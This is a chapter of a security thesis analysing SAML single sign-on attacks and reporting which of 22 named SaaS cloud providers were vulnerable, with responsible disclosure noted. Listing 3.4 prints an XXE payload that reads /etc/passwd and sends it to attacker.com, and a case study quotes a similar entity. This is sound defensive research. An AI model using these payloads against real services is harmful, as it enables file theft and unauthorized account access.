In this section, we first explain the SAML-based SSO protocol and elucidate the usage of malicious IdP in SAML. We then use our attack classification to categorize Single-Phase Attacks and Cross-Phase Attacks. Next, our testing methodology is described. Finally, we present the results of our large-scale SaaS-CP study and give a conclusion.

The results of this section are based on our paper “*Your Software at My Service: Security Analysis of SaaS Single Sign-On Solutions in the Cloud*” [129].

3.9.1 Technical Background

For a better understanding of the attacks on SAML, we briefly describe the SAML protocol and the SAML token here. Readers familiar with SAML can safely skip this part.

3.9.1.1 Protocol




Figure 3.19: A typical SAML login only uses Phase 2.

The protocol flow of a SAML-based SSO login is less complex in comparison to OpenID and OpenID Connect. A general overview was given in Section 3.2.2.1 and is depicted in Figure 3.19. For the attacks presented in this section, it is important to highlight that SAML typically only supports one SSO protocol phase: Token Generation.

Phase 1 (Trust Establishment) is not part of the SAML core specification [192]. A Discovery in SAML is currently supported as a draft [180], but we could not find any SaaS-CP implementing it. In SAML, trust is typically established manually. By way of example, the administrator of the SP uploads trusted key material belonging to the IdP.

Phase 3 (Token Redemption) is supported in SAML by means of the SAML *Artifact Resolution Protocol* [192, Section 3.5], but in our study we could not identify any SaaS-CP that supported this feature.




Figure 3.20: An example of a SAML token.

3.9.1.2 SAML Token

The SAML token is generated by the IdP and returned in the Token Response, where it is transferred as a Base64 [98] encoded HTTP POST parameter `SAMLResponse`. XML is used for describing and formatting the SAML SSO token. One example of a possible token is depicted in Figure 3.20. It contains the following classes of information:

Identity. The identity of the End-User is represented by the `<saml:Subject>` element [192, Section 2.4.1]. It can be an email address or any other unique identifier. The value of this element is used to log in the End-User to the SP.

Freshness. Nonce and timestamps contained in the token ensure its freshness. SAML offers different parameters for this purpose, which we will discuss in the Replay attack (Section 3.9.3.1).

Recipient. To describe the identity of the SP that is intended to consume the token, a SAML token must define its recipient. Similar to freshness, multiple parameters can be used for this purpose. We discuss them in the Wrong Recipient attack (Section 3.9.3.2).

Cryptography. A SAML token typically protected by an XML Signature [79]. The `<ds:Signature>` element is a child of the `<saml:Assertion>` or of the `<saml:Response>` element.¹⁴

3.9.2 SSO Attacker Paradigm: Malicious IdPs in SAML

SAML does not belong to the *open* SSO protocols. Therefore, it does not support an on-the-fly Trust Establishment (Phase 1).

¹⁴Please note that the *Response* element has a different namespace than the *Assertion* element, but in this thesis, we simplified this fact for readability reasons.

The question arises whether a malicious IdP as described in the SSO Attacker Paradigm can be used for SAML implementations. For answering this question, we must distinguish between *analyzing* and *exploiting* SAML SSO.

Analyzing SAML. The study on SAML SaaS-CPs described in this section was conducted by implementing a malicious SAML IdP. The trust between our malicious IdP and the SaaS-CP was established manually, which means that we visited an administrative website on the provider and basically entered the URL of the IdP and its certificate. Thus, we could *use* our own IdP in general.

We then configured our malicious IdP to behave maliciously. For example, it creates expired SSO tokens so that we could *analyze* any SAML implementation. Nevertheless, this kind of manipulation must not be counted as an exploit in a real-life scenario.

Exploiting SAML. Using the malicious IdP, we can simply detect security issues in SAML implementations. This includes libraries and SaaS-CPs if the trust can be established manually. For exploiting the found vulnerabilities, we cannot use a malicious IdP. Remember the Salesforce example explained in the introduction of a malicious IdP (cf. Figure 3.3 in Section 3.4): even if we can apply a malicious IdP to our own Salesforce domain, it is not able to interfere with the other domains.

Analyzing and Exploiting SAML. In this section, we used the SSO Attacker Paradigm including a malicious IdP to analyze SaaS-CPs and thus to *detect* security vulnerabilities. The main benefit is an easy and fast implementation evaluation in comparison to manual testing. For the exploitation, we describe the attacks according to Cat \mathcal{A} and Cat \mathcal{B} as in OpenID and OpenID Connect. But in SAML, we have one additional category:

- ▶ Category \mathcal{AB} (Cat \mathcal{AB}) attacks are between Cat \mathcal{A} and Cat \mathcal{B} attacks. In Cat \mathcal{A} attacks, the attacker needs an interaction by the victim or he had access to an SSO token for a limited time (e.g., a former employee), but in both cases, the result of a successful attack is the access to *single* account on the SP. Attacks belonging to Cat \mathcal{AB} have the same requirements *once*, but then enable to get access to *multiple* accounts.

A typical example of a Cat \mathcal{AB} attack is XML Signature Wrapping (XSW). The attacker needs access to a valid signature *once* and can then compromise *arbitrary* accounts on the SP.

3.9.3 Single-Phase Attacks on SAML

In the following, we present Single-Phase Attacks on SAML. Please note that we here show how to apply the generic concept of the corresponding attack as described in Section 3.5 to SAML. We thus skip to describe the general attack concept again for reasons for clarity.

3.9.3.1 Replay (Cat \mathcal{A})

An SSO token in SAML offers different nonce and timestamp parameters to provide freshness. Considering that reusing tokens is optional [190, Section 6.4.4],

the validation of parameters such as nonces is not taken as critical. Contrary, the SSO token should have the shortest possible validity period [190, Section 6.4.1]. This highlights the importance of verifying timestamps. A miss leads to tokens having an extended or even infinite lifetime once issued.

The parameters of a SAML token targeted by Replay attacks are:

- ▶ The timestamp attributes `NotOnOrAfter` and `NotBefore`.
They can be used, for example, in the element `<saml:Conditions>` or the element `<saml:SubjectConfirmationData>`.
- ▶ The timestamp attribute `IssueInstant`.
It can be used, for example, in the element `<saml:Response>` and in the element `<saml:Assertion>`.
- ▶ The nonce used in the `InResponseTo` attribute.
It can be used, for example, in the element `<saml:Response>` and the element `<saml:SubjectConfirmationData>`.
- ▶ The `<saml:OneTimeUse/>` element.

Since there are lot of different freshness parameters, preventing Replay attacks is not as simple in SAML as in other SSO protocols. The SP must ensure that all relevant parameters are verified properly and that they are additionally protected by a signature. Otherwise, the attacker can update the values easily.

Replay attacks can be simply detected by using a malicious IdP: in the Token Response, the IdP either sets invalid/expired values for timestamp parameters, or it reuses nonce values.

Replay attacks belong to Cat \mathcal{A} : the attacker needs access to an expired token that was previously used by the victim. A special variant of Replay attacks is given if the attacker uses his own SSO token, for example, the attacker is a former employee and reuses his own token. Another possibility for an attacker to get into possession of a victim's SAML token is by searching web forums. This was shown, for example, in a previous SAML study [206].

Once the attacker has the expired token, he can reuse it and send it to the SP to get access to the victim's resources.

3.9.3.2 Wrong Recipient (Cat \mathcal{A})

The SSO token in SAML is restricted to a specific SP. This is enabled by the recipient information contained in each SAML token. If this information is not verified by the SP, we can conduct a Wrong Recipient attack.

The parameters of a SAML token in targeted by Wrong Recipient attacks are:

- ▶ The element `<saml:Audience>`.
- ▶ The attribute `Destination` in the `<saml:Response>` element.
- ▶ The attribute `Recipient` in the `<saml:SubjectConfirmationData>`.

Wrong Recipient attacks can be easily detected using a malicious IdP. In the Token Response, the malicious IdP sets the recipient information to an arbitrary value that does not represent the target SP. If the SSO token is accepted, the Wrong Recipient attack is applicable. For a detailed description, please refer to the analogous attack on OpenID described in Section 3.7.2.2. To exploit Wrong Recipient attacks, the victim must interact with the attacker and thus, Wrong Recipient is classified as Cat \mathcal{A} .

3.9.3.3 Signature Bypass: XML Signature Wrapping (Cat \mathcal{AB})




Figure 3.21: XSW attack: the attacker gets in possession of a signed SSO token (a). He modifies it without invalidating the signature by copying the signed content to another position (b).

A SAML token is typically protected by an XML Signature. Technically, the SAML specification defines a reference to the signed content using the ID attribute [192, Section 5.4]. This allows to protect *parts* of or the *whole* token.

In 2004 and 2005 the XSW attack on SOAP-based web services has been first described [16, 17, 137]. The idea of the attack was to rewrite the XML structure in a way that the signature validation logic and the application logic use different parts of the XML document during processing. Generally spoken, the originally signed content has been copied and moved to a different location within the same XML document, while the original content could be arbitrarily modified.

In 2012 Somorovsky et al. [206] adapted the attack concept to SAML-based SSO and could break the authentication on 11 out of 14 tested systems. Figure 3.21 shows a typical example of an XSW attack on a SAML token. Figure 3.21a depicts a cryptographically signed SAML token. It may have been already used and timestamps can potentially be expired. In Figure 3.21b, one variant of XSW has been applied: the originally signed `<saml:Assertion>` element has been copied to the end of the `<saml:Response>` element by the

attacker.¹⁵ The attacker then modifies the original content by changing the identity information from *Bob* to *Admin*. He can also update timestamps and nonces. The XSW attack is successful if the SSO token is accepted by the SP and the End-User is authenticated with the *Admin* account. For a more precise description and variants of XSW on SAML, we refer to Somorovsky et al. [206].

The given example clarifies that the XSW attack belongs to Cat \mathcal{AB} . First, the attacker needs access to a valid SAML token, which means that the victim's interaction is necessary. This is the requirement for Cat \mathcal{A} attacks. Once the attacker applies the XSW attack successfully, he can impersonate arbitrary identities. This is the impact of a Cat \mathcal{B} attack. Consequently, this combination makes XSW a Cat \mathcal{AB} attack. There is one exception: if the attacker has its own account on the SP, for example, he is an employee, he can use its own SAML token to conduct the XSW attack. Then XSW may be counted as Cat \mathcal{B} .

For the detection of XSW attacks, the attacker can use his malicious IdP to create a SAML token in the Token Response as usual. He then successively applies XSW variants. For this purpose, we extracted the XSW library of WS-Attacker and modified it to be able to work with SAML tokens.

3.9.3.4 Signature Bypass: Signature Exclusion (Cat \mathcal{B})

The idea of the Signature Exclusion (Sig \emptyset) attack during which the signature verification logic is bypassed by means of not providing a signature in the SSO token. According to the SAML specification [192, Section 5.1], the signing of the token is optional.




Figure 3.22: In a Sig \emptyset attack, the attacker removes the whole `<ds:Signature>` element from the SAML token. He can then arbitrarily change the unprotected identity information.

The Sig \emptyset attack is in Figure 3.22. The attacker simply removes the `<ds:Signature>` element from the token. Commonly, the `<ds:Signature>` element is a child of the `<saml:Assertion>` element, which it concurrently protects. Another common use case is that the `<ds:Signature>` element is a child of the `<saml:Response>`

¹⁵The `<ds:Signature>` element is removed by the attacker because of the *Enveloped Signature Transformation* [79, Section 6.6.4].

element and thus protects the whole SAML token. Even a combination of both variants is possible in highly secure scenarios.

If the SP accepts a SAML token without any signature, we have a Cat \mathcal{B} attack. The attacker therefor changes the identity information to the victim's one.

Using a malicious IdP, the Sig \emptyset attack can be easily detected. The attacker configures it to *not* sign the SSO token in the Token Response. In contrast to the previous attacks, the Sig \emptyset attack can also be exploited using the malicious IdP. Omitting the signature results in no trust enforcement in the token. The attacker can use his malicious IdP to create the token and send it to the SP.

3.9.3.5 Signature Bypass: Certificate Faking (Cat \mathcal{B})

Certificate Faking (CF) is an attack in which the attacker creates its own key to sign the SSO token. The XML Signature standard that is used for signing a SAML token allows to include a `<ds:KeyInfo>` element. It can contain any information to identify the key that must be used to verify the signature of the token. One possibility is to directly include the public key. If the SP uses the `<ds:KeyInfo>` information blindly without any trust verification, the attacker can create valid signatures for any token and we have a Cat \mathcal{B} attack.




Figure 3.23: The SAML token is signed with an untrusted key. If the key stored in the token is used for the verification without validating the trust relationship to it, CF is applicable.

The attacker can use his malicious IdP to detect the CF vulnerability as shown in Figure 3.23. In the Token Response, the attacker creates a key and uses it to sign the token. The corresponding public key is then embedded in, for example, a certificate in the `<ds:KeyInfo>` element. The attacker can additionally imitate all certificate metadata like the name of the honest IdP. If the token is accepted by the SP, the attacker can authenticate as an arbitrary End-User to the SP. Similar to the Sig \emptyset attack, the CF attack can also be exploited using a malicious IdP.

To prevent the CF attack, the SP must verify the authenticity of the token as

described in [190, Section 4.4.2]. This basically means that the SP must verify whether the token was signed by a *trusted* IdP.

3.9.3.6 Parsing: XML External Entity (Cat B)

We showed in Section 2.1 that XML has a feature called DTD. It allows to define the document's structure, but also offers additional features that can be abused for attacks. In order to get access to unprotected resources on the SAML SP, we can conduct a FSA by using XXE.

We depict the idea of the XXE attack in Listing 3.4. For the attacker, it is not necessary to create a real SAML SSO token. It is sufficient to create a well-formed XML [24, Section 2.1] document containing the attack vector. The parser, which is the main target of this attack, is triggered before any validation step. Once it starts to parse the *token*, it reads the file `/etc/passwd` from the file system into the External Entity *file*. The External Entity *send* (Line 4) is then used to transfer the file content to a server controlled by the attacker.

Listing 3.4: XXE attack vector.

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <!DOCTYPE Response [
3 <!ENTITY file SYSTEM "/etc/passwd">
4 <!ENTITY send SYSTEM
   "http://attacker.com/?read=&file;">
5 ]>
6 <samlp:Response>
7   <attack>&send;</attack>
8 </samlp:Response>
```

Please note that Listing 3.4 only sketches the attack concept. It will not work on most XML parsers because it is not allowed to use an External General Entity (*file*) (Line 3) within another External General Entity (*send*). This is a technical restriction and can be prevented as shown by Morgan [149, Section *Parameter Entities*]. We additionally refer to our Blog Post [117] for more details on detecting and exploiting XXE attacks on SAML.

If the SP is vulnerable to XXE, the attacker can read arbitrary files on the SP and we do not need any interaction of the victim (Cat B). We refer to Section 2.1.3 and to our paper “*SoK: XML Parser Vulnerabilities*” [209] where we discuss limitations of this attack and how to cope with them. Our paper additionally provides countermeasures for XML parsers in general. The attack can be detected by using a malicious IdP which creates the payload in the Token Response. Another possibility for detection is to manually create the token containing the XXE payload and send it to the SP.

3.9.3.7 Parsing: Extensible Stylesheet Language Transformations (Cat B)

The Extensible Stylesheet Language Transformations (XSLT) is framework for transforming XML documents into different formats, for example, into XML,

JSON, and PDF [102]. XSLT can be used as a transformation in the XML Signature [79, Section 6.6.5]. The transformation is then applied *before* the signature is verified. This is important for attacks because the attacker can enforce XSLT execution without the need to compute a valid signature.




Figure 3.24: XSLT payload reads the `/etc/passwd` file and forwards its content to an attacker-controlled server.

Since XSLT is a Turing-complete programming language [163], it can be used, for example, to get FSA or Remote Code Execution (RCE) on the machine executing it. Figure 3.24 depicts an example of an FSA using XSLT in a SAML token. The attack payload is placed in the `<ds:Transform>` element. It reads the content of the file `/etc/passwd` into a variable `file` and then sends the content as an HTTP GET request to an attacker-controlled server. In comparison to the XXE attack, the XSLT payload must be placed within a valid SAML token. Otherwise, the XML Signature is not validated and the transformation is not executed.

The detection of the XSLT attack is similar to XXE. The attacker can use his malicious IdP for creating a token or he crafts it manually. He then sends it to the SP. As a countermeasure, the SP must disable XSLT processing. The exploitation of the XSLT attack can be executed in the same manner as the detection.

3.9.4 Cross-Phase Attacks on SAML

We identified one attack belonging to the class of Cross-Phase Attacks and describe it below.

3.9.4.1 Certificate Injection (Cat \mathcal{AB})

Certificate Injection (CInj) is a Phase 1 to Phase 2 Cross-Phase Attack on SAML. In SAML, there is usually no dynamic Trust Establishment in Phase 1 of the protocol. Consequently, these steps must be executed manually by the administrator of the SP. Figure 3.25 shows a web interface in which all trust settings can be configured. Most importantly, it shows an HTML form used to upload the certificate to be trusted. Such a web interface is typical for SaaS-CPs and we found them on all tested providers.

Phase 1. In a CInj attack, the attacker uses CSRF to compromise Phase 1. The attacker prepares a link to his own website that holds the attack payload. Once the victim, which is the administrator of the target SP in this case, clicks on the link, the CInj attack is executed and automatically uploads a new trusted




Figure 3.25: The SAML settings can be configured with a web interface. This includes uploading the certificate of the honest IdP.

certificate to the SP via the web interface. The attack is opaque for the victim. For example, the attacker uses an invisible `<frame>`. The certificate is created by the attacker and if the upload is successful, the attacker owns a key that is trusted by the target SP.

Phase 2. The attacker can then use the uploaded key for creating signed SAML tokens in Phase 2. He can therefore use his own malicious IdP or any other software that can sign a SAML token. When the SP receives the Token Response, it validates the SAML token. It verifies the signature using the key from the administration interface. Since this is the attacker's key, the token is accepted.

In total, this attack breaks the original binding between Phase 1 and Phase 2 of the SAML protocol and creates a new Trust Establishment between the SP and a key controlled by the attacker. On a high level view, this attack extends the CF attack by manipulating Phase 1 with a CSRF attack. In a CF attack, the attacker simply creates a key and signs the SAML token in Phase 2 with it. If the target SP validates the origin of the signature key, it rejects the token because the key is not trusted. In a CInj attack, an additional step takes place in Phase 1: the key created by the attacker is uploaded to the SP. When the target SP validates the origin of the signature key, it is accepted.

To prevent the CInj attack, the SP must provide a proper CSRF protection [170].

The detection of this vulnerability is difficult and hard to automate because the administrative web interface is different on each SP. For example, some tested SPs offer a text area to paste the certificate as a string, others only accept files which must be uploaded. For this reason, we validated this attack manually. In the case that we could create a website that automatically overwrites the certificate once the link to the website is clicked, we considered part one of the attack (Phase 1) to be successful. We then used our malicious IdP to create a

signed token. Furthermore, we regarded the SP as vulnerable to CInj, if the SP accepted the token,

The CInj attack belongs to Cat \mathcal{AB} . It requires the interaction of a specific victim: the SP administrator must click on a link in order to start the CSRF attack in Phase 1. This step must only be executed once. After that, the attacker can create and sign arbitrary SAML tokens and use them to sign in with any identity that the SP knows.

3.9.5 Evaluation Methodology

Target SPs. Our intention for the study was to analyze the security of prominent SaaS-CPs. First, we wanted to scan the Alexa Top 100,000 and put all SaaS-CPs into our evaluation scope. We unfortunately found out that this is very inefficient. The main problem is that we could not easily decide whether a particular domain can be counted as a SaaS-CP. It is not possible to, for example, search for a keyword like *SaaS-CP*. We identified lots of false positives using this approach because websites advertised to collaborate with a popular SaaS-CP. Additionally, this leads to false negatives if a websites calls itself *Cloud Service Provider* instead of SaaS-CP. In total, this approach would lead to a manual analysis of all 100,000 domains, their subdomains, and possibly the study of all provided documentations.

We then used a more efficient technique to identify popular SaaS-CPs: we used precompiled lists of existing Cloud SPs. The majority of IdPs provide such a list, for example, OneLogin [164] and Bitium [18]. We also found such a list on Wikipedia [243] and additional websites [27, 218]. We consolidated all listed SaaS-CPs and used the result as the basis for our study. We then filtered out SaaS-CPs according to the following criteria:

SP type. We only considered SaaS-CPs. Other SPs types, such as Platform-as-a-Service (PaaS) or Infrastructure-as-a-Service (IaaS) were excluded because they differ substantially in terms of attack surface and handling.

Free Accounts. Since we did not have any funding, we could only consider SaaS-CPs that are free at all or offer a free trial account.

SAML-based. This study only considered the SAML-based SSO protocol. Other login protocol were excluded. In some cases, the usage of SAML was restricted to payed accounts and we excluded them as well.

Security analysis. We analyzed all selected SaaS-CPs in our study.

All Single-Phase Attacks and the CInj Cross-Phase Attack have been applied in a *semi-automated black-box analysis*. The providers under investigation are online web applications and thus we do not have any access to its source code. All SaaS-CPs allowed to setup a custom IdP, which we used for the analysis. Please note that the SaaS-CPs have a strict domain separation, which means that we are unable to use our custom/malicious IdP to directly attack other companies using the same SaaS-CP. This is a typical restriction in SAML and is different in OpenID and OpenID Connect. But we can use it to detect the

vulnerabilities and implementation issues in the SAML verification module on the SaaS-CP. Attacks belonging to Cat \mathcal{B} like SigØ or CF do not require any IdP functionality to be exploited. The malicious IdP can be used to generate the token containing the payload. The attacker can then use his user agent to send it to the SaaS-CP. For attacks belonging to Cat \mathcal{A} or Cat \mathcal{AB} , we need the interaction of a victim belonging to the target domain to exploit the vulnerability.

Our malicious IdP is a self-developed tool capable to dynamically generate different messages and observe the reaction of the targeted SaaS-CP. We split the analysis of each SaaS-CP into three parts:

Learning In the first part, we need to calibrate our tool to prepare the next parts. We used the tool and generate valid SSO tokens, send them to the target SaaS-CP, and verify that it is accepted. We additionally generate invalid SSO tokens to see the server's reaction in the case of an error. The tool learns the system's *normal* state.

Vulnerability Detection. For each attack, we separately validated whether the target SaaS-CP is vulnerable to it. We used our tool to generate the necessary SSO token, send it to the SaaS-CP in the Token Response, and compare it to the systems *normal* state from the previous part. Because some presented attacks have different variants, the vulnerability detection can require lot of time and is the most complex part of our evaluation. We observed the results. Successfully detected vulnerabilities are then investigated in the next part.

Vulnerability Exploitation. We manually verified all detected vulnerabilities. For the exploitation, we used totally different systems, for example, a different PC.

3.9.6 SaaS-CPs Evaluation

According to the responsible disclosure model, we promptly reported all vulnerabilities found to the liable security teams as well as to the Computer Emergency Response Team (CERT)¹⁶. In case we got a response from the developers, the time to fix the reported issues ranged from between a few days and several months. Furthermore, we supported the developer teams during fixing the reported issues.

3.9.6.1 Summary

In this study we provided a security analysis of 22 SaaS-CPs. The results are depicted in Table 3.6. We discovered vulnerabilities, resulting in unauthorized access to restricted resources of a victim, in 20 of them. Six of the evaluated SaaS-CPs did not correctly evaluate the timestamps within the token, making Replay attacks applicable. Some of these six SaaS-CPs did verify the freshness parameters only partly and some of them did not verify them at all, allowing

¹⁶<https://cert.org>

	Replay Cat \mathcal{A}	WR Cat \mathcal{A}	XSW Cat \mathcal{AB}	Sig \emptyset Cat \mathcal{B}	CF Cat \mathcal{B}	XXE Cat \mathcal{B}	XSLT Cat \mathcal{B}	CInj Cat \mathcal{AB}	Total
Salesforce	✓	✓	✓	✓	✓	✓	✓	✓	✓
Google Apps	✓	✓	✓	✓	✓	✓	✓	✓	✓
Zoho	✓	✓	Vuln.	✓	✓	✓	✓	✓	Vuln.
Zendesk	✓	Vuln.	✓	✓	✓	✓	✓	✓	Vuln.
Clarizen	Vuln.	Vuln.	Vuln.	Vuln.	✓	Vuln.	✓	✓	Vuln.
SAManage	✓	Vuln.	Vuln.	✓	✓	Vuln.	✓	Vuln.	Vuln.
Shiftplanning	✓	Vuln.	✓	✓	✓	Vuln.	✓	Vuln.	Vuln.
Panorama9	✓	Vuln.	✓	✓	✓	✓	✓	✓	Vuln.
UserVoice (Marketing)	✓	Vuln.	✓	✓	✓	✓	✓	✓	Vuln.
Instructure	Vuln.	Vuln.	Vuln.	✓	✓	✓	Vuln.	✓	Vuln.
The Resumator	✓	Vuln.	✓	✓	✓	Vuln.	✓	✓	Vuln.
BambooHR	✓	Vuln.	✓	✓	✓	✓	✓	Vuln.	Vuln.
AppDynamics	Vuln.	Vuln.	Vuln.	✓	✓	Vuln.	✓	✓	Vuln.
IdeaScale	✓	✓	✓	✓	✓	Vuln.	✓	Vuln.	Vuln.
Panopto	✓	Vuln.	Vuln.	✓	✓	✓	✓	✓	Vuln.
TimeOff- Manager	Vuln.	Vuln.	Vuln.	✓	✓	Vuln.	✓	✓	Vuln.
HappyFox	✓	Vuln.	Vuln.	✓	✓	✓	✓	✓	Vuln.
SpringCM	✓	✓	Vuln.	✓	✓	✓	✓	✓	Vuln.
ScreenSteps Live	✓	Vuln.	Vuln.	✓	✓	Vuln.	✓	✓	Vuln.
LiveHive	Vuln.	Vuln.	Vuln.	✓	✓	Vuln.	✓	✓	Vuln.
Howlr	✓	Vuln.	✓	✓	✓	✓	✓	Vuln.	Vuln.
CA Service Management	Vuln.	Vuln.	✓	✓	✓	Vuln.	✓	Vuln.	Vuln.
Total	6/22	17/22	11/22	1/22	0/22	10/22	1/22	6/22	20/22

Table 3.6: Results of our practical evaluation. We have evaluated 22 SaaS-CPs against 8 different attacks. 20 of them were vulnerable to at least one attack so that we could successfully access unauthorized resources.

the unlimited usage of the tokens for an infinite amount of time. 17 out of the 22 SaaS-CP were vulnerable against Wrong Recipient (denoted by “WR” in Table 3.6). During our evaluation, we found some very interesting aspects about the impact of the Wrong Recipient attack: Some vulnerable SaaS-CPs accepted tokens from other SaaS-CPs even if there was no account associated with the identity contained in the token. The vulnerable SaaS-CP instantly creates a new account for the corresponding identity, even if the SaaS-CP is a payed service. 11 SaaS-CPs were vulnerable against XSW. This is a surprisingly huge amount with respect to the large-scale study of SAML framework implementations in 2012 [206]. Only a single SaaS-CP was susceptible to Sig \emptyset and none of the tested SaaS-CPs were vulnerable to CF. Almost 50% of the SaaS-CPs (10/22) were vulnerable against XXE and only one was vulnerable against XSLT attacks.

Finally, about 30% of the SaaS-CPs were vulnerable against CInj and thus enabled a backdoor, which bypassed the protection mechanisms verificating the authentication tokens.

3.9.6.2 Details of Exploit

In the following, we want to highlight some of our findings and picked out some of the evaluated SaaS-CPs.

IdeaScale. IdeaScale [82] is a web-based innovation management platform. Besides XXE attacks, it was not vulnerable to any other Single-Phase Attack. Unfortunately, the HTTP web interface used for Phase 1 in the SAML protocol was not as good protected as the SAML library. We could successfully apply a CSRF attack that automatically uploads our self-created certificate. We could then use this certificate and our own malicious IdP to create tokens bypassing all other verification steps, including the signature verification. We thus categorized the Certificate Injection (CInj) attack scenario as applicable. CInj is a good example to show how important the relations between the different phases of an SSO protocol are related to each other. Even if the verification steps in Phase 2 resists all known attacks, it can be still bypassed by injecting wrong keys into the database via a vulnerable Session Management module in Phase 1.

Additionally, IdeaScale was vulnerable to the above-described XML External Entity (XXE) attack, providing a debug-functionality of received SAML tokens displaying the contents of the locally pointed-to file.

TimeOffManager. TimeOffManager [229] is a web-based leave management solution. TimeOffManager gives a good example for an XXE attack. At first, we wanted to detect if the SaaS-CP is vulnerable to XXE. To verify this, we simply created a token containing the External General Entity `<!ENTITY send SYSTEM 'http://attacker.com'>`. Because our `attacker.com` server received a GET request, we knew that External General Entities were resolved. Nevertheless, when we tried to read the file `/etc/hostname`, it did not work. We wondered why it was impossible and after some tries, we detected that TimeOffManager uses a load balancer and delegates our requests to different systems. On some of them, the `/etc/hostname` file did not exist, and therefore we got an error, on others, it worked and we could read it. The high percentage of affected SaaS-CPs can be explained by the fact that the External Entities are turned on by default in the most XML parsers (even if they are rarely needed). We refer to our large-scale study for more details on this [209].

